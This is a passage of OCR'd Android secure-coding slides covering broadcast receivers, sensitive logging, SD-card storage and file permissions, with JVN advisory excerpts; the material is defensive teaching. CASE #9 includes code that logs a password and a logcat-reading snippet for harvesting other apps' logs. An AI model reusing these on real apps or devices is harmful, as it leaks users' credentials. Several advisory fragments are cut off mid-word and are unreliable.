ion.
        Intent intent = new Intent(this, PrivateReceiver.class);

        // *** POINT 5 *** Sensitive information can be sent since the destination Receiver is within the same appl
ica
tion.
        intent.putExtra("PARAM", "Sensitive Info from Sender");
        sendBroadcast(intent);
    }
```

Use the explicit Intent with class specified to call a receiver within the same application.

Broadcast within own app

- **use LocalBroadcastManager**
  - —You know that the data you are broadcasting won't leave your app, so don't need to worry about leaking private data
  - —It is not possible for other applications to send these broadcasts to your app, so you don't need to worry about having security holes they can exploit
  - —It is more efficient than sending a global broadcast through the system

```
Intent intent = new Intent("my-sensitive-event");
intent.putExtra("event", "this is a test event");
LocalBroadcastManager.getInstance(this).sendBroadcast(intent);
```

When You Implement Broadcast Receiver

- Limit the destination if you need to send sensitive information
  - —Intent#setClass(Context, class)
- If the app lacks a permission and an error occurs during the sending of the broadcast message, the error will also be sent to LogCat
  - —The error message in LogCat could leak the contents of the Intent
- If you are publishing a Broadcast Receiver, consider the risk of Intents being sent from a malware

CASE #9

Logging Sensitive Information

Log Output

- android.util.Log class
  - —Log.d (Debug)/ Log.e (Error)
  - —Log.i (Info) / Log.v (Verbose) / Log.w (Warn)

example

```
Log.v("method", Login.TAG + ", account=" + str1);
Log.v("method", Login.TAG + ", password=" + str2);
```

Obtain Log Output

- declare READ_LOGS permission in the AndroidManifest.xml
  —Apps can read log output

AndroidManifest.xml

```
<uses-permission android:name="android.permission.READ_LOGS"/>
```

- call logcat from an app

example

```
Process mProc = Runtime.getRuntime().exec(
        new String[]{"logcat", "-d", "method:V *:S“});

BufferedReader mReader = new BufferedReader(
        new InputStreamReader(proc.getInputStream()));
```

Information Management Vulnerability

Published:2012/11/16 Last Updated:2012/11/16

JVN#56923652
Monaca Debugger for Android information management vulnerability

Overview

Monaca Debugger for Android

Products Affected

- Monaca Debugger ver1.4

Description

Monaca Debugger provided by
information of the product or o
file.

Impact

Android applications
credentials of Mo

Solution

Update to

Apply the latest

Account information or other information such as ID are saved

FIXED

Monaca account would have been hijacked


http://jvn.jp

http://madoka

jp/#/Application

developer.

Attack Scenarios



Causes of the Vulnerability

Causes

- Used logging for debugging purpose?
- Released without deleting the debug code ?
- Any app with READ_LOGS permission could obtain all the other app's log output


Solutions of the Vulnerability

Solutions

- App should make sure that it does not send sensitive information to log output
- Declare and use custom log class
  - so that log output is automatically turned on/off based on Debug/Release
- use ProGuard to delete specific method call

Android 4.0(API15) or before

- Any application with READ_LOGS permission could obtain all the other app's log output





```
Log.v("method", Login.TAG + ",
        account=" + str1);
```

```
Process mProc = Runtime.getRuntime().
    exec(
        new String[]{"logcat",
                     "-d",
                     "method:V *:S”});
```

Android 4.1(API16) or later

- The behavior of READ_LOGS permission was changed
  - —Even app with READ_LOGS permission **cannot** obtain log output from other apps



- By connecting device to PC, log output from other app can still be obtained

Refer to JSSEC Secure Coding Guidebook

JAPAN SMARTPHONE SECURITY ASSOCIATION

Android Application Secure Design/Secure Coding Guidebook July 1st, 2014 Edition
http://www.jssec.org/dl/android_securecoding_en.pdf

4.8. Outputting Log to LogCat

There's a logging mechanism called LogCat in Android, and not only system log information but also application log information are also output to LogCat. Log information in LogCat can be read out from other application in the same device[9], so the application which outputs sensitive information to Logcat, is considered that it has the vulnerability of the in
information should not be output to LogCat.

Sensitive information must not be output by android.util.Log

Points:

1. Sensitive information must not be output by Log.e()/w()/i(), Syst
2. Sensitive information should be output by Log.d()/v() in case of
3. The return value of Log.d()/v()should not be used (with the purpo of substitution or comparison).
4. When you build an application fo
deletes inappropriate logging me
5. An APK file for the (public) releas

A part of project.properties

```
# ProGuard
proguard.config=proguard-project.txt
```

proguard-project.txt

```
# prevent from changing class name and method name etc.
-dontobfuscate

# *** POINT 4 *** In release build, the build configurations in which Log.d()/v() are deleted automatically should be
 constructed.
-assumenosideeffects class android.util.Log {
    public static int d(...);
    public static int v(...);
}
```

CASE #10

Storing Sensitive Data in External Storage (SD cards)

CVE-2012-4007

Malicious app c… access friends' com…

…r posting
…nts, checking friends'
…ates, etc.

Published:2012/08/17

JVN#9…
mix…

…nds' comments on a SD card.

…d provided by mixi, Inc. contains an issue which stores friends'
…s on a SD card, therefore other applications can access this information
…y from the SD card.


Impact

If a user of the affected product uses a malicious Android application, friends' comments may be disclosed.

FIXED

https://play.google.com/store/apps/details?id=jp.mixi
https://jvn.jp/en/jp/JVN92038939/

Attack Scenario




friends' comments

1. SNS app fetches a comment of user's friend (supposedly sensitive)
2. SNS app saves it to SD card
3. Other app retrieves the comment from SD card
4. And send it to an attacker

information leak


attacker

Root Cause



- **Friends' comments are saved to SD card**
- **The contents in SD card can be read by other apps**

Solution



Save friends' comments to a file at the internal storage (*application-specific directory*)

Refer to the JSSEC Secure Coding Guidebook

4.6.1.1. Using Private Files

Points:

1. Files must be created in application directory.
2. The access privilege of file must be set private mode in order not to be used by other applications.
3. Sensitive information can be stored.
4. Regarding the information to be stored in files, handle file data carefully and securely.

```
    /**
     * Create file process
     *
     * @param view
     */
    public void onCreateFileClick(View view) {
        FileOutputStream fos = null;
        try {
            // *** POINT 1 *** Files must be created in application directory.
            // *** POINT 2 *** The access privilege of file must be set private mode in order not to be used by other
applications.
            fos = openFileOutput(FILE_NAME, MODE_PRIVATE);

            // *** POINT 3 *** Sensitive information can be stored.
            // *** POINT 4 *** Regarding the information to be stored in files, handle file data carefully and securel
y.
            // Omitted, since this is a sample. Please refer to "3.2 Handling Input Data Carefully and Securely."
            fos.write(new String("Not sensotive information (File Activity)¥n").getBytes());
        } catch (FileNotFoundException e) {
```


- Files should not be shared with other apps
- Files should be created with **MODE_PRIVATE**

CASE #11

Improper File Permissions


CVE-2013-2301 OpenWnn Info. Disclosure

Malicious App could acc…es stored in vulnerable app's a…data directory



FIXED

Attack Scenario



Application data is not supposed to be shared among apps but improper file permission make it possible

http://jvndb.jvn.jp/en/contents/2013/JVNDB-2013-000025.html

